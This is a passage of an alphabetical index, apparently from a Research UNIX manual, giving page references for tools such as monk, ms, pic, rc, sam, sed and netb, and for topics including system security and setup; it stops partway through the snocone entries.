`mkfs`, *setup*, 498
`mknod`, *setup*, 497
modeling language, *spin*, 429-450
Modeling Procedures and Recursion, *spin*, 436

monk, 239-258
Advanced Monk, 251
Association for Computing Machinery Proceedings, 256
Bi-Annual Research Reports, 254
Center Phone Books, 254
Citations, 244, 251
Command Scope, 239
Comments, 244, 249
Computer Output, 250, 253
Computer Science Press Books, 256
Conference Proceedings Model Sheets, 256
Content Formatting Commands, 244, 246
delimiters, 239, 244-245, 248-250
Document Commands, 240
Document Styles, 245
`eqn`, 249
equations, 239, 244, 249
Figures, 239, 242-243, 248, 250
Fonts, 241, 245-246, 252
Footnotes, 244, 250-251, 253
Global Commands, 253
Greek alphabet, 256
Headings, 246
hyphenation, 246
Inserting other files, 248
Internal Memoranda, 255
Kluwer Academic Publishers Books, 256
Letters, 239-240, 246-247, 254
List of Commands, 246, 251-252
Lists, 243-244, 247-248
Mathematical Symbols, 246, 256
Memoranda, 240-241, 254
Merit Review Form 1, 254
Mixing Text and Commands, 239, 242
Modifying the standard formats, 251
Other related programs, 252
`pic`, 250, 257
pictures, 250
Positioning Text: Indenting and Centering, 244
prefer, 163, 169-170
Preparing a large document, 251
References, 242-244, 251, 253, 256-257
Release Papers, 239-240, 244, 255
Section headings, 246
Setting page headers and footers, 247
Setting page, heading and figure numbers, 247
Spacing, 239, 244-246, 248, 254, 256
Special characters, 246, 254, 256
Strings, 247, 250
Table of contents, 254
tables, 239, 243, 249-250
`tbl`, 249-250, 254, 257
Technical Correspondence, 255
Technical Memoranda, 239-240, 242, 255
Typesetting a Letter, 240
Typesetting a Memorandum, 241
Typesetting a Release Paper, 244
Typesetting a Technical Memorandum, 242
Unnumbered headings, 242, 246

`monkmerge`, *monk*, 239-258
`mount`, *setup*, 498-499
mount point, *netb*, 513-514
mounted file system, *fsck*, 581-582, 592
Mouse Interface, *sam*, 400, 407-408
mouse language, *sam*, 399, 403, 405, 408, 418
Movie Program, *anim*, 460

ms, 7-20
Accents, 12
bold italic, 10
bold, 9-10, 14, 20
Boxing words or lines, 11
constant width, 10, 14
Cover Sheet Macros in Order, 16
Cover Sheets and First Pages, 8
Date, 12, 14
displays, 11, 17, 19
`docgen`, 8, 12, 16
`doctype`, 13
double column, 8, 14, 17, 19
Emphasis, 10
`eqn`, 11, 13, 17, 20
equations, 7, 11-12, 17, 20
Footnotes, 7, 11, 17, 19
`grap`, 11
Guide to Preparing Documents with −mcs and −ms, 17
Headings, 7-9, 12, 16-17, 19
Indented paragraphs, 9
italic, 10-11, 14
Keeping blocks together, 12
keeps, 17, 19
List of −ms Commands, 14
Multi-column formats, 8
number registers, 14
Page headings, 8
`pic`, 11, 13
pictures, 11-12
Programs, 11
Registers you can change, 12, 20
Registers, 7-8, 12, 17
Signature line, 12, 14
string registers, 15
Tables and Pictures, 11
tables, 7, 11-12, 17, 20
`tbl`, 11, 13, 17, 20
`troff`, 7, 12-13, 20
underline, 10-11, 14
Usage, 12, 17, 20

Multi-column formats, *ms*, 8
multi-page table, *tbl*, 39-40
multi-player game, *ipc*, 527, 529
multiple windows, *pi*, 335-345

music, 477-481
5620 terminal, 477-478
`awk`, 477, 481
channel number, 477, 479
chord, 477, 480
code-sharing mechanism, 478
Communication with the host, 478
`Dxvoice`, 479
interrupts, 478
`jx7`, 478
`lex`, 477, 480
M keyboard interface, 481
M language, 479
`Mecho`, 479
middle c, 477, 480
MIDI channel number, 477, 480
MIDI device driver, 478
MIDI events, 477, 480
MIDI file, 477-478, 481
`midi` process, 478
MIDI standard, 477
`midiblt`, 478, 481
modifiers, 480
Musical examples in C and the shell, 479
`mux`, 477-478
`Newfile`, 479
note list, 480
notes, 477, 479-481
octave number, 480
pitch class, 480
`play`, 479
real-time controller, 477-478
receiver queue, 478
rests, 480
`retro`, 479

rhythm list, 480
RS232, 477
scheduler queue, 478
score, 477-478
scoreblt, 478
sed, 477, 479
sequence, 477-480
shell script, 479-480
status byte, 477-478
streams mechanism, 478
Synthesizer control, 478
thinkblt, 478
time values, 480
transmitter queue, 478
Txchan, 479
unmidi, 481
voice name, 480-481
yacc, 477, 480
Yamaha DX7, 477-479, 481
Yamaha FB01, 477
Yamaha SPX90, 477
Yamaha TX816, 477-479

Musical Instrument Digital Interface, *music*, 477-481
mux, *anim*, 457, 461
music, 477-478
sam, 399, 407, 409, 416, 418, 420
setup, 501
name translation, *ipc*, 526, 528
namefiles, *setup*, 500
Namelists, *mk*, 276
names.global, *setup*, 500
names.local, *setup*, 500
nami cache, *netb*, 516-517, 519
National Television Standards Committee, *raster*, 483-495
ncheck, *setup*, 498

netb, 513-522
/n, 513
/usr/netb, 514
/usr/netb/except, 522
/usr/netb/friends, 513
Architecture, 513
BSD, 514
chmod, 516
client machine, 513-514, 516, 518, 522
client name, 522
Client Startup, 513
creat, 519-520
daemon, 513-514
Datakit, 513-514
debugging, 521
device number, 514-515, 519-520
fchmod, 516
File System Operations, 513-515
file system switch entry, 513
fmount, 515
getpeername, 514
group ids, 513-515
ioctl, 514, 521-522
ipc, 513
kernel, 513
link, 519-520
log file, 513-514
mapping table, 514
maximum message size, 514
mount point, 513-514
nami cache, 516-517, 519
nami, 514-516, 518-519
nbdirread, 520
nbfree, 516
nbget, 515
nbioctl, 521-522
nbmount, 515
nbnami, 519-520
nbopen, 515
nbput, 516
nbread, 516-517, 520-521
nbstat, 518-519
nbtrunc, 519
nbupdat, 516
nbwrite, 517
network connection, 514-515
network message structures, 515
Permissions, 520, 522
remote file system, 513-515, 519
rmdir, 516, 520
server hash list, 514
server machine, 513, 518, 522
Server Startup, 514
stat, 514, 516, 518
streams messages, 513
TCP, 513-514
unlink, 519-520
user id, 513-514
utime, 516
zarf, 513, 515, 522
zarf.log, 514

netfs, *setup*, 499, 501
netnews, *uucp*, 574
network connection, *ipc*, 525-527, 529
netb, 514-515
Network File System, *netb*, 513-522
network file system, *setup*, 498-499, 501
network mailer, *upas*, 557-558
Network Managers, *ipc*, 529
network server, *ipc*, 528
network-specific mailer, *upas*, 557, 559, 561-562
Networking, *security*, 544-545, 549-550, 555
non-interactive context editor, *sed*, 389-397
Nontemporal dependencies, *mk*, 276
npull, *setup*, 500
npush, *setup*, 500
ns, *setup*, 501
object-oriented programming, *pi*, 343
one-dimensional data, *grap*, 133-135
page-makeup program, *pm*, 21-24
parallel execution, *mk*, 274, 277-280
parser generator, *lex*, 375-387
parsers, *yacc*, 347-374
parsing rule, *upas*, 558
passwd, *security*, 545, 547, 550-551, 553
setup, 499
Password aging, *security*, 553
password file, *security*, 544-545, 547, 549-554
Password Security, *security*, 544-545
path names, *uucp*, 563-580
pattern match, *upas*, 559, 562
Pattern Matching, *snocone*, 300-302, 304-305
pattern space, *sed*, 390-391, 395-397
permission bits, *security*, 546-547
Permissions, *netb*, 520, 522
physical disk, *security*, 547

pi, 335-345
$, 341-342
/proc, 335, 343
5620 terminal, 335-336, 343
Assembler, 337
Asynchronous Multiple Processes, 343
breakpoint, 335, 338-340, 343
C++, 335, 343
C, 335, 343
core dump, 336
current expression, 341-342
current window, 335
data structure, 339-340, 342
expressions, 335, 337, 340-343
format, 335, 340-343
Frame window, 340-341
Globals, 337
Implementation, 337, 343
Interface Model, 335
ipc, 525
Journal, 337
kill, 337
object-oriented programming, 343
pop-up menus, 335-336
Process window, 336, 338
Programmer Reaction, 342
ps, 336
RawMemory, 337
run, 336-337, 339-340
sam, 418
Signals, 337, 343
source line, 338, 340
Source Text window, 337-339
source text, 337-339
spy expressions, 343
stop, 336-337, 342
subject process, 335-336, 342-343
user interface, 335-336

Pic — A Graphics Language for Typesetting, *pic*, 53-77

pic, 53-77
–ms, 54, 69
.PE, 53-74, 76-77
.PF, 69, 73
.PS, 53-74, 76-77
anim, 451, 461
arc, 54-55, 58-60, 62-63
arcrad, 58, 75
arrow, 53-65, 70-72, 74
arrowhead, 58-59, 62, 65, 74-75, 77
arrowht, 58, 75
arrowwid, 58, 75
atan2, 64, 76
Attributes, 56-57, 60, 64, 74
Basics, 53
Blocks, 65-66
bounding box, 66, 72
box, 54-67, 70, 77
boxht, 58-59, 66-67, 70-71, 75
boxwid, 58-59, 66-67, 70-71, 75
chop, 62-63, 70, 74
cip, 175, 179-180, 184-185
circle, 54-56, 59-63, 68-73
circlerad, 58, 62, 70-71, 75
comments, 60, 73
Controlling Positions, 59
Controlling Sizes, 56
copy thru, 68, 73, 76
copy, 67-69, 73, 76
corners, 61-62, 66
cos, 76
dag, 147, 150-151
dashed, 53-54, 57, 65-67, 70, 74
dashwid, 58, 75
default size, 54, 56, 58, 63

default values, 56, 58-59, 75, 77
`define`, 64, 66-67, 70, 76-77
Definitions, 54, 68-69, 76
`diameter`, 56
direction, 54-57, 60-61, 64, 73-74
`dotted`, 54, 57, 64, 74
Elements, 65, 73
`ellipse`, 53-56, 59-60, 62-63, 69, 73
`ellipseht`, 58, 75
`ellipsewid`, 58, 75
`else` clause, 68, 77
eqn, 34
`eqn`, 53, 69-70
`exp`, 76
Expressions, 63-64, 75, 77
File Copy, 67
fill mode, 69, 77
`fill`, 58-59, 74, 77
`fillval`, 58-59, 75
`for` loop, 68
geometric center, 59, 61, 64
grap, 109-110, 117, 128, 132, 141-143, 145
`grap`, 53, 67
`ht`, 56, 60-63, 66-67, 70
`ideal`, 53, 72
`if`, 68, 76-77
`invis`, 57, 64, 66-67, 70, 74, 77
Labels and Corners, 61
`last`, 53, 59-63, 65-67, 70-72, 75
latex, 265-266
`line`, 53-65, 67-69, 71-74, 76-77
`lineht`, 58, 75
Lines and Splines, 64
`linewid`, 58, 70, 75
`log`, 76
Loops and Conditionals, 68
macro definition, 67, 77
Macros, 67-68, 76
`max`, 76
`maxpsht`, 58, 73, 75, 77
`maxpswid`, 58, 73, 75, 77
`min`, 76
monk, 250, 257
More on Text, 64
`move`, 54-61, 63, 66-67, 73, 76-77
`moveht`, 58, 75
`movewid`, 58-59, 66-67, 75
ms, 11, 13
pm, 23
Positions and places, 74
Primitives, 73-74
quoted string, 54, 64, 69, 74, 77
`rad` attribute, 58
`rand`, 64, 76
Reference Manual, 73
`reset`, 59, 61-63, 73, 75, 77
`scale`, 56, 58-59, 73, 75
`sh` command, 68, 77
`sin`, 76
`spline`, 53-55, 59, 65, 70, 72-74
`sprintf`, 64, 74, 77
`sqrt`, 64, 75-76
string comparison, 69
Text, 53-54, 56-58, 62, 64, 67, 69, 73-74, 76-77
`textht`, 58, 64, 75, 77
`textwid`, 58, 64, 75, 77
`troff`, 53-54, 69, 73-74, 77
`undef`, 67, 76-77
Variables Expressions and Built-in Functions, 63
Variables, 56, 58-59, 63-64, 66, 73, 75, 77

Pico — A Language For Composing Digital Images, *pico*, 423-428

pico, 423-428
`$0`, 424, 426
`$1`, 424, 426
`.blu`, 425-427
`.grn`, 425-427
`.red`, 425-427
`/dev/om0`, 423
`/usr/lib/pico/defines`, 427
5620 terminal, 427
630 terminal, 427
`^` operator, 425
append, 424, 426, 428
arithmetic operators, 425
Array Indexing and Control Flow Defaults, 427
Black&White Images, 423
black&white picture, 424-426
Builtin Procedures, 428
`cmap`, 425-428
color composite, 425, 427
Color Map, 425-427
`color`, 424-428
Command Summary, 428
composites, 425
control flow, 426
`def`, 426-428
default, 423-428
delete, 428
double quotes, 424, 428
exclusive or, 425
`execute`, 423, 428
file name, 424-426, 428
`flicks`, 427
frame buffer, 423, 425, 427
`get`, 423, 426, 428
`global`, 427
header, 426, 428
Metheus frame buffer, 423, 425, 427
New and Old, 423
`new`, 423-427
`nocolor`, 425, 427-428
Non-Interactive Use of Pico, 427
`old`, 423-428
picture file format, 423
Procedures, 427
Programs, 426-427
`quit` command, 426
read, 427-428
Read, Write, and Windows, 426
statements, 426
three color channels, 425
`w -`, 426-427
`w`, 426-427
`window`, 423, 426-428
`X`, 423-427
`xclamp`, 425
`Y`, 424-427
`yclamp`, 425
`Z`, 424

picture composition, *pico*, 423-428
`picture` Environment Extensions, *latex*, 265
Picture file commands, *raster*, 487
picture file editor, *pico*, 423-428
picture file format, *pico*, 423
pictures, *cip*, 175-186
monk, 250
ms, 11-12
Pixel Machine, *raster*, 484-485
Plan 9, *rc*, 283, 286, 288-289, 291, 295
`plot`, *grap*, 142
grap, 144

pm, 21-24
`-ms`, 21, 23
`/usr/lib/tmac/pm`, 21
`/usr/lib/tmac/tmac.pm`, 23
command language, 23
Features, 22
ideal, 23
Macros, 21-23
Number Registers and Strings, 22
paddable space, 21, 23-24
pic, 23
program displays, 22
Rolling Your Own, 23
single-column region, 22
`troff`, 21, 23
Two-Column Operation, 21-22, 24
two-column region, 22
Vertical Spacing, 22
warnings, 22, 24

Polygon Clipping, *ideal*, 100
pop-up menus, *pi*, 335-336
Portable Fortran 77 Compiler, *f77*, 311-323
postfix notation, *yacc*, 354, 364
PostScript, *dag*, 147, 150-151, 161-162
eqn, 34
latex, 264-266
lp, 603, 606, 608
raster, 485
troffref, 189, 214-216
trofftut, 225
precedence, *yacc*, 353-355, 357, 364-366

prefer, 163-174
`$EDITOR`, 164
`$VISUAL`, 164
`%also`, 165-167
`%verbatim`, 165
`-p`, 165
`/usr/lib/eign`, 165-166
`/usr/lib/monk/prefs`, 170
`|reference`, 163, 167, 169-170
`|reference_database`, 168-169
`|reference_list`, 169
`|reference_placement`, 163, 166-170
`|reference_style`, 167, 169-170
Author and editor names, 164
`awk`, 163-164, 166, 168, 170
bibliographic references, 162-163, 166, 169
bibliography database, 163-170
Bibliography Types and Attributes, 170
Building a Bibliography, 164
Citations, 163, 167-170
Command Line arguments, 169
Complete Bibliographies, 168
Converting From `refer` To `prefer`, 170
`ed`, 164
Formatting References in Documents, 166
formatting styles, 163, 169
header files, 165
Including Additional References, 168

Indexing a Bibliography, 165
monk, 163, 169-170
pconvert, 164, 170
penter, 163-165
pinvert, 164-168
plook, 164, 166
prefer.out, 164-165, 169-170
prefer.out.h, 165
prefer.out.i, 165
Reference Placement, 167
Retrieval by Keyword, 166
search keys, 165-167
Styles Options, 168
supporting tools, 163-164
Switching Databases, 168
text editor, 164-165
troff, 163, 169-170
Using prefer With monk, 169
vi, 164
visual editor, 164

prereq, *mk*, 270
printer spooler, *lp*, 603-608
Process Connections, *ipc*, 527
Process Instantiation, *spin*, 430, 432, 443
Process window, *pi*, 336, 338
Processes, *spin*, 443
programmable editor, *sam*, 399-421
PROMELA Reference Manual, *spin*, 442
proof, *latex*, 259, 264
propositional temporal logic, *spin*, 449
ps, *pi*, 336
security, 547
PT files, *streams*, 508, 510
public directory, *uucp*, 564, 571-572, 574-575
public login, *uucp*, 569-570
push, *setup*, 500
pwd, *backup*, 595
qns, *setup*, 501
Queue Mechanisms and Interfaces, *streams*, 506
Queues, *streams*, 504, 506, 509
random simulation, *spin*, 429, 438-439
rarepl, *setup*, 501
Raster Graphics System, *raster*, 483-495

raster, 483-495
/dev/om[0-6], 486
/fb/cmap, 486
/usr/td/2d/cmap/lib, 486
2500 command, 484
3matte, 488, 490
3to1, 489
5620 terminal, 483
630 terminal, 483
adapt, 489
ahe, 489
alpha, 484, 486, 490-491
animation, 484, 486, 491
aplot, 491
Barco video projector, 483
bg, 491, 493
cbars, 486
clean, 489
clip, 487-488, 490-491
clr, 486, 492
Color Map, 485-489
colors, 486-487, 489, 491
crispen, 489
cscan, 485
cue point, 484
digital images, 486, 488
dither, 488-489
edge, 489
extremum, 489
fbi, 486
floyd, 488
Frame buffer commands, 485-486
frame buffer, 483-487
gamma, 486, 493
getmap, 486
Gnot terminal, 483-484
grab, 485, 490
gray shades, 491
halftone, 488
high-resolution rgb video, 483
hysteresis, 488
improve, 483, 489
imscan, 485
ITframe buffer, 484-486
itifbinit, 485
itigamma, 485
itigit, 485
itigrab, 485
itisiv, 485
laplace, 489
light source, 490-491
low-resolution rgb video, 483
lum, 488
math functions, 492-493
mcut, 489
median, 489
Metheus frame buffer, 484, 486-487
moto, 491-493
movie, 486, 493
mplot, 487
ncpr, 490
pcp, 487-488, 492-493
pic2ps, 485
picaverage, 488
piccat, 488
picjoin, 488
Picture file commands, 487
pixel aspect-ratio, 490
Pixel Machine, 484-485
plot, 487
PostScript, 485
qsnap, 485
quad, 491
quantize, 489
ramp, 486-487
ranmap command, 486
record, 483-486, 491
remap, 489
resample, 489-490
rmap, 489
shear, 490
smooth, 489, 491
still mode, 484
terminal lam, 488
terrain, 491
transpose, 490
video displays, 483
video equipment, 483-484
Video Facilities, 483
video formats, 483-484
work station, 483-484
xhair, 487
xpand, 488
zoom, 486

Ratfor, *lex*, 375-376
Rc — A Shell for Plan 9 and UNIX, *rc*, 283-296

rc, 283-296
#e, 291
$#, 284, 287, 292, 295
$$, 290
$*, 285, 287-289, 291, 294
$, 284, 287, 289
$apid, 286, 289
$cdpath, 288
$cflag, 289, 291
$home, 288-289, 292
$home/.rcrc, 291
$ifs, 289, 293
$path, 284, 288-289, 291
$pid, 289, 291, 293
$prompt, 288-289, 291-292, 294
$status, 286-289, 291
&&, 286, 288-289, 292, 295
* matches, 284
−c, 289, 291
−d, 292
−e, 291
−i, 291
−l, 291
−p, 291
−r, 292
−v, 291-292
−x, 291
/bin, 283-284, 288-289, 291-294
/env, 291
/sys/lib/rcmain, 291
/usr/lib/rcmain, 291
<<, 290, 293, 295
? matches, 284
@ operator, 286
[ ], 289
\, 283, 290-292, 294-296
| characters, 286, 289
||, 286, 289, 292, 295
Advanced I/O Redirection, 289
Arguments, 283-285, 287-288, 291-293
Bourne shell, 283, 285, 293-295
Built-in commands, 286, 288
builtin, 288, 292, 294
cd, 286, 288-289, 292
Command execution, 287
Command grouping, 286
Command substitution, 284-285, 289, 294
Comments and continuation, 283
Concatenation, 284-286, 294
Conditional execution — && and ||, 286
Conditional execution — if, 287
Control flow — for, 286
Control flow — switch, 287
Control flow — while, 287
current directory, 285-288, 292
debugging, 292
diagnostic output, 289, 291-292
else, 286, 294-295
Environment, 283, 288-291, 294
eof marker, 290
eval, 288, 292-293
exec, 288, 291
Exit status, 285-286, 289, 293
exit, 286, 288-293
file descriptor, 285, 289-291
Filename patterns, 284
filename, 284, 287-288, 292
finit, 287-288, 290
flag, 285, 288, 292, 295
Flow of control, 286
fn, 287-288, 290, 292-293, 295-296

for, 286-287, 290, 292, 294
fork, 291
Free carets, 285, 295
Functions, 287-288, 291-292, 294
grammar, 295-296
Here documents, 290
I/O Redirection, 283
if, 287, 292-294
initialization procedure, 288-289
interactive mode, 291, 294
Invocation, 291
Local Variables, 291
meta-characters, 284
mount, 288, 291
parent process, 286, 293
parser, 292, 294-295
Pipeline branching, 284-285
Pipelines, 283, 285
Plan 9, 283, 286, 288-289, 291, 295
process id, 286, 289
Quotation, 283, 289-290, 292, 294
rcmain, 292
setup, 499
shift, 285, 287-288
sigexit, 290, 293
sighup, 290, 293
sigint, 290-293
Signals, 290
sigquit, 290-293
sigterm, 290
Simple commands, 283
Special variables, 289
standard input, 283-284, 286-287, 289-291, 293
standard output, 283-286, 289-290
Subshells, 286
umask, 288
unmount, 288
unquoted word, 285
variable substitution, 284, 290, 293-294
Variables, 284, 289, 291, 293-294
wait, 286, 288, 291
whatis, 288
while, 287, 293
white space, 283, 285
yacc, 295

rcp, *setup*, 500
real-time controller, *music*, 477-478
reboot, *setup*, 497-498
Recording unsuccessful login attempts, *security*, 553
redial mechanism, *authmgr*, 531, 533, 535-536, 540-541
Reference Placement, *prefer*, 167
regexp, *mk*, 275
regular expression, *lex*, 375-377, 380, 384, 386
mk, 271, 275, 279-280
sam, 399, 401-406, 408-411, 413-414, 420
sed, 389-391
regular expression metarules, *mk*, 275, 277-278
remote execution, *security*, 551
uucp, 563-564, 572, 574
remote file system, *ipc*, 524-525, 530
netb, 513-515, 519
remote file transfer, *streams*, 505
remote login, *ipc*, 529
remote login service, *authmgr*, 531, 533-535
remote machine, *security*, 550-551
remote mail, *ipc*, 528
remote program, *streams*, 510
remote system, *ipc*, 526
Rendez-Vous Communication, *spin*, 433-435
restricted shell, *security*, 548, 554
rewrite, *setup*, 500
rewrite.fancy, *setup*, 500
RFC822, *upas*, 560-561
rlogin, *ipc*, 529
rmail, *uucp*, 570, 572-574
rnews, *uucp*, 570, 572-574
root, *security*, 547, 549, 552, 554
root directory, *fsck*, 583, 585-586, 589-590
root file system, *fsck*, 581, 592
setup, 497-498
root image, *setup*, 497-498
root inode, *fsck*, 588-589
RS232, *music*, 477
rsh, *backup*, 594
rx, *backup*, 594

sam, 399-421
$, 402-403, 406, 409, 411
–d, 400, 407, 414, 419
<mux>, 408
a, 400, 402, 404, 414
addresses, 401-404, 409, 411-413
awk, 405
b, 402, 406, 411
bitblt, 416-418
Bitmap, 399, 416-417
Boxes, 416-418
c, 400-402, 404-405, 409, 419
caches, 400, 412, 414-417
close, 407
cmdexec, 409-410
comma, 402-403, 409
command interpreter, 406, 409, 419
Command Language, 399-401, 407-410, 413-415, 418-421
Communications, 414
compile, 410
compound address, 402, 404
current file, 400, 402, 405-407, 414-415
current text, 400-401, 407
current window, 407-408, 417
cut, 408
d, 400, 402-404, 406-407
Data structures for manipulating files, 411
Data structures in the terminal, 416
Display commands, 402
Doing and undoing, 413
double clicking, 408
e, 402, 405, 407, 409
ed, 399, 401, 403, 410, 413-414, 419-421
egrep, 403, 410
execute, 410-411
f, 402, 406-409
File commands, 402, 421
File data structure, 409-410, 412-413, 415, 419
file name, 400, 402, 406-407, 412-413
Flayer software, 417
Frame software, 417
frdelete, 418
frinsert, 418
g, 402, 404-406, 409-410, 419
garbage-compacted arena, 411
garbage-compacting allocator, 411
global substitutes, 419
grep, 406
i, 400, 402, 409, 412-413, 415
I/O commands, 402
Implementation, 408
interactive editing, 399, 407, 419
k, 402
Layers software, 417
List structure, 411
look, 408
Loops and conditionals, 402
m, 402, 406
main memory, 412, 415
Memory allocation, 411
menu line, 402, 404, 406-407
Miscellany, 402
modified bit, 400, 407, 412, 414
mouse cursor, 407
Mouse Interface, 400, 407-408
mouse language, 399, 403, 405, 408, 418
mouse-based interface, 403, 418
Multiple files, 400, 405, 414
multiple lines, 400, 403, 405
multiple windows, 407
mux, 399, 407, 409, 416, 418, 420
n, 402, 405
new, 407
newline character, 400-401, 405, 410
null string, 400-402, 404, 408, 411
obscured windows, 415, 417
open files, 412
p, 401-406
parse tree, 409
Parsing and execution, 408
paste, 408
pi, 418
q, 402, 407
r, 402, 406, 409
Rasp, 415-417, 419, 421
real time, 414
regular expression, 399, 401-406, 408-411, 413-414, 420
relative addresses, 403
remote host, 399, 415
reshape, 407
s, 401-402, 404, 409, 418-419
sam window, 400-401, 407-409, 420
Screen update, 416-417
sed, 405, 419
setjmp/longjmp, 409
snarf buffer, 408, 420
snarf, 408
Structural Regular Expressions, 405, 420
t, 402, 406, 419
Table of Commands, 402
Text commands, 402
u, 402, 406-407
undo, 399-400, 402, 406-407, 412-414, 420
update algorithm, 414, 417-418
updated windows, 416
v, 402, 404-405, 410
vi, 403, 410, 420
virtual memory, 412
w, 402, 405-407
window system, 399, 407-408, 416, 418, 420
write, 407
x, 402-406, 409, 411, 413-414, 418-419
xerox, 407
y, 402, 404-406, 414

scanner, *raster*, 483-495

scatmat program, *grap*, 132
scatter plot, *grap*, 111
Scheduling, *streams*, 504, 506-507, 510
scoreblt, *music*, 478
Script File, *anim*, 451-452, 454-460, 462-463, 465, 469, 472-475
Script Language, *anim*, 458, 460

security, 543-555
.profile files, 549
/bin, 547, 549
/bin/su, 549
/dev/kmem, 547
/dev/mem, 547
/usr/bin, 549, 552
/usr/spool/uucppublic, 550
bad passwords, 545
chmod, 546-547, 549
chown, 546-547
crypt, 551-552
ct, 551
cu, 550-551
Disabling accounts based on unsuccessful logins, 553
Encrypted File, 551-552
encrypted password, 544-545, 553
file mode, 546-547
Files And File Systems, 546-547
good passwords, 545, 553
group logins, 554
group permissions, 546, 554
local area networks, 551
local machine, 550-551
login name, 545, 548, 550, 553-554
login time, 547, 553
ls, 545, 549
mail, 544, 547-551
Misguided Efforts, 552
Networking, 544-545, 549-550, 555
pack, 552
passwd, 545, 547, 550-551, 553
Password aging, 553
password file, 544-545, 547, 549-554
Password Security, 544-545
PATH variables, 554
People, 545, 547-549, 552-555
permission bits, 546-547
physical disk, 547
ps, 547
Recording unsuccessful login attempts, 553
remote execution, 551
remote machine, 550-551
restricted shell, 548, 554
root, 547, 549, 552, 554
set-userid facility, 547
special file, 546-547
su, 549, 552-554
SUID Programs, 547-548
sulog, 552-553
super-user privileges, 547, 549, 552, 554
super-user, 546-549, 552-554
system administrator, 545, 548-549, 551-554
Trojan Horses, 548, 554
umask, 547
user education, 549, 555
Users' Concerns, 554
uucp, 545, 550-551, 554
uux, 550

security computer, *authmgr*, 531, 535
security host, *authmgr*, 536, 538, 540
Sed — A Non-interactive Text Editor, *sed*, 389-397

sed, 389-397
$, 390, 397
&, 393
*, 390
−e, 390
−f, 390, 396-397
−n, 390, 394, 396
= function, 396
[], 390
\(, 391, 393-396
\), 391, 393-396
^, 390
{, 390, 395
}, 396
a, 392, 394
Addresses: Selecting lines for editing, 390
b, 390, 396
c, 392, 397
command file, 389
Command-line Flags, 390
Context Addresses, 390
current input line, 396
current line, 392, 395-396
d, 391, 395
delimiting character, 393
ed, 389
embedded newline, 390, 395-396
Flow-of-Control Functions, 395
Functions, 389-396
g, 393-396
grouping command, 395
h, 395-396
Hold and Get Functions, 395
hold area, 395-396
i, 392
Input-output Functions, 394
leading blanks, 392
line number, 390, 396
Line-number Addresses, 390
line-number counter, 390, 392
Miscellaneous Functions, 396
Multiple Input-line Functions, 395
music, 477, 479
n, 390, 392, 396-397
Number of Addresses, 391
Order of Application of Editing Commands, 390
Overall Operation, 389
p, 390, 393-396
pattern space, 390-391, 395-397
q, 396
r, 392, 394
regular expression, 389-391
s, 390-391, 393-394, 396-397
sam, 405, 419
Substitute Function, 393
t, 390, 396
terminal newline, 390-391, 395
w, 393-394
Whole-line Oriented Functions, 391

select, *ipc*, 527-528
server machine, *backup*, 593, 595
netb, 513, 518, 522
server process, *ipc*, 524-525
server routines, *streams*, 510

Server Startup, *netb*, 514
server system, *backup*, 593, 598-599
Service Manager, *ipc*, 529
set-userid facility, *security*, 547
Setting up a Research UNIX system, *setup*, 497-501

setup, 497-501
/cs, 500
/cs/dk, 500
/dev/dk, 500
/dev/dk/dkctl, 500
/dev/floppy, 501
/etc/rc, 499
/etc/whoami, 499
/n, 499-500
/unix, 497
/usr, 497-499
/usr/630, 501
/usr/adm/monthclean, 499
/usr/adm/weekclean, 499
/usr/bin, 498
/usr/ipc/lib/ns.db, 501
/usr/ipc/lib/serv, 500
/usr/ipc/log files, 499
/usr/ipc/mgrs, 499
/usr/ipc/servers/daily, 499
/usr/jerq, 501
/usr/jerq/src, 498
/usr/lib/upas, 500
/usr/lib/uucp, 500
/usr/lib/uucp/Sysfiles, 500
/usr/lib/uucp/uudemon.hr, 500
/usr/lib/uucp/uugrep, 500
/usr/netb, 499, 501
/usr/src, 498
/usr/src/cmd, 498
/usr/src/ipc, 498
/usr/src/netb, 498
/usr/src/sys, 498
5620 terminal, 498, 501
630mux, 501
arff, 501
auth, 500
backup, 499
bitmapped file system, 498
Bitmapped terminals, 501
cbt, 500
chuck, 497-498
classical file system, 498
con, 500
console disk, 497, 501
Cracking the tape and booting, 497
cron, 499
ctime, 499
cu, 499-500
Datakit, 497, 500
dcheck, 498
device number, 498
dialout, 499
Disks and file systems, 498
dkhup, 500
dkmgr, 499-500
dmesg, 499
Documentation, 497, 501
Ethernet, 497, 500
Files to watch for, 499
free block list, 498
fsck, 497-498
fstab, 499
getty, 499
icheck, 498

init, 499
ipccreat, 500
ipconfig, 500
ipcopen, 500
KMC, 500
ldpcs, 501
login, 499-500
mail, 499-500
mail.log, 499
Miscellaneous hardware support, 501
mk, 498
mkbitfs, 498
mkfile, 498
mkfs, 498
mknod, 497
mount, 498-499
mux, 501
namefiles, 500
names.global, 500
names.local, 500
ncheck, 498
netb, 513-522
netfs, 499, 501
network file system, 498-499, 501
npull, 500
npush, 500
ns, 501
passwd, 499
push, 500
qns, 501
rarepl, 501
rc, 499
rcp, 500
reboot, 497-498
rewrite, 500
rewrite.fancy, 500
root file system, 497-498
root image, 497-498
Setting up mail, 500
Setting up networking, 500
Setting up uucp, 500
smash, 501
special file, 497-500
svcmgr, 499-500
system files, 498-499
Systems entries, 500
Systems file, 500
TCP/IP, 500-501
tcpmgr, 499-500
ttyname, 499
ttys, 499
udpconfig, 500
umount, 498
upas, 499-500
uucp, 499-500
uudemon.day, 500
uugrep, 500

sh command, *grap*, 145
pic, 68, 77
shell programming language, *rc*, 283-296
shell script, *anim*, 460, 472-473
mk, 270-274, 277-279
music, 479-480
shell variables, *mk*, 273-274, 279
shutdown procedures, *fsck*, 582
signaling protocol, *authmgr*, 536
Size check, *fsck*, 584, 586, 588
smash, *setup*, 501
SMTP, *upas*, 560-562
SNOBOL4, *snocone*, 297-309
Snocone Programming Language, *snocone*, 297-309

snocone, 297-309
#, 299
$, 302
&&, 299, 301
&, 302, 306
&ABORT, 306
&ALPHABET, 306
&ANCHOR, 304, 306
&ARB, 306
&BAL, 306
&CODE, 306
&DUMP, 306
&FAIL, 306
&FENCE, 306
&FNCLEVEL, 306
&INPUT, 306
&MAXLNGTH, 306
&OUTPUT, 306
&REM, 306
&STCOUNT, 306
&STLIMIT, 306
/usr/lib/snocone, 299
?, 301-302, 304
@, 302
@N, 305
|, 301, 304
||, 301
ABORT, 302, 305-306
angle brackets, 299
ANY, 305
ARB, 305-306
ARBNO, 305
ARRAY, 298, 300-301, 303, 306
associative array, 297
BAL, 305-306
Binary Operators, 301
blanks, 299, 307
BREAK, 305, 308
BREAKX, 305
built-in function, 297-298
car, 300
cdr, 300
comment, 299
Comparison predicates, 301
concatenation, 299, 301, 304
cons, 300
constant, 298-301
